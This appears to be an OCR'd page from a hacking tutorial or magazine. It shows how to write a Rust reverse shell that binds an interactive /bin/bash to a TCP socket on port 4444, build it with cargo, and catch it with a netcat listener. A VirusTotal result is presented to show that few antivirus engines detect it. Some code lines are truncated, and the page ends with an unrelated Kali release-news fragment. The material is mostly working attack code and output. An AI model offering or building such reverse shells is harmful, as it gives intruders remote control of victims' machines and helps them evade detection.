
```
(kali@kali)-[~/rust-lang]
└─$ cd reverse_shell

(kali@kali)-[~/rust-lang/reverse_shell]
└─$ ls
Cargo.toml  src

(kali@kali)-[~/rust-lang/reverse_shell]
└─$ cd src

(kali@kali)-[~/rust-lang/reverse_shell/src]
└─$ ls
main.rs

(kali@kali)-[~/rust-lang/reverse_shell/src]
└─$ cat main.rs
fn main() {
    println!("Hello, world!");
}
```



```
File Edit Search Options Help
main.rs
:net::TcpStream;
:os::unix::io::{AsRawFd, FromRawFd};
:process::{Command, Stdio};

) {}
sock = TcpStream::connect("localhost:4444").unwrap();

tcp socket as a raw file descriptor
file descriptor is the number that uniquely identifies an open file in a computer's operating system
when a program asks to open a file/other resource (network socket, etc.) the kernel:
1. Grants access
2. Creates an entry in the global file table
3. Provides the software with the location of that entry (file descriptor)
https://www.computerhope.com/jargon/f/file-descriptor.htm
fd = sock.as_raw_fd();
so basically, writing to a tcp socket is just like writing something to a file!
the main difference being that there is a client over the network reading the file at the same time!

and::new("/bin/bash")
.arg("-i")
.stdin(unsafe { Stdio::from_raw_fd(fd) })
.stdout(unsafe { Stdio::from_raw_fd(fd) })
.stderr(unsafe { Stdio::from_raw_fd(fd) })
.spawn()
.unwrap()
.wait()
.unwrap();

nal Code without annotations can be found here:
//stackoverflow.com/questions/48958814/what-is-the-rust-equivalent-of-a-reverse-shell-script-written-in-python?answertab=active#tab-top
```

Let's build this reverse shell project in the same way as we built the hello world project.

```
(kali@kali)-[~/rust-lang/reverse_shell]
└─$ cargo build
   Compiling reverse_shell v0.1.0 (/home/kali/rust-lang/reverse_shell)
   Finished dev [unoptimized + debuginfo] target(s) in 3.88s
```

```
(kali@kali)-[~/rust-lang/reverse_shell/target/debug]
└─$ ls
build      examples  reverse_shell
deps      incremental reverse_shell.d
```

Before executing the reverse shell, we start a netcat listener on the same machine.

```
(kali@kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

```
(kali@kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.36.171: inverse host lookup failed: Unknown host
connect to [192.168.36.171] from (UNKNOWN) [192.168.36.171] 60548
(kali@kali)-[~/rust-lang/reverse_shell/target/debug]
└─$
```

When we execute the binary, we successfully get a connection, ofcourse from the same machine. The shell is working. Here comes the important part. The rust reverse shell is working but how does it


The screenshot shows the VirusTotal analysis page for the file `reverse_shell` (elf, shared-lib). The file is 3.37 MB and was uploaded on 2021-06-08 09:43:53 UTC. It has a Community Score of 2/62. Two security vendors flagged this file as malicious: Avast and AVG. The detection details for both are `ELF:GetShell-BJ [Trj]`. All other 14 vendors (Acronis, AegisLab, ALYac, Arcabit, Avira (no cloud), BitDefender, Ad-Aware, AhnLab-V3, Antiy-AVL, Avast-Mobile, Baidu, BitDefenderTheta) have detected the file as safe (Undetected).

Detection	Details	Community	
Avast	ELF:GetShell-BJ [Trj]	AVG	ELF:GetShell-BJ [Trj]
Acronis	Undetected	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast-Mobile	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	BitDefenderTheta	Undetected


WHAT'S NEW

The makers of Kali Linux released the second release of Kali Linux, Kali Linux 2021.2 on June 1 2021. Let's see what's new in this release.

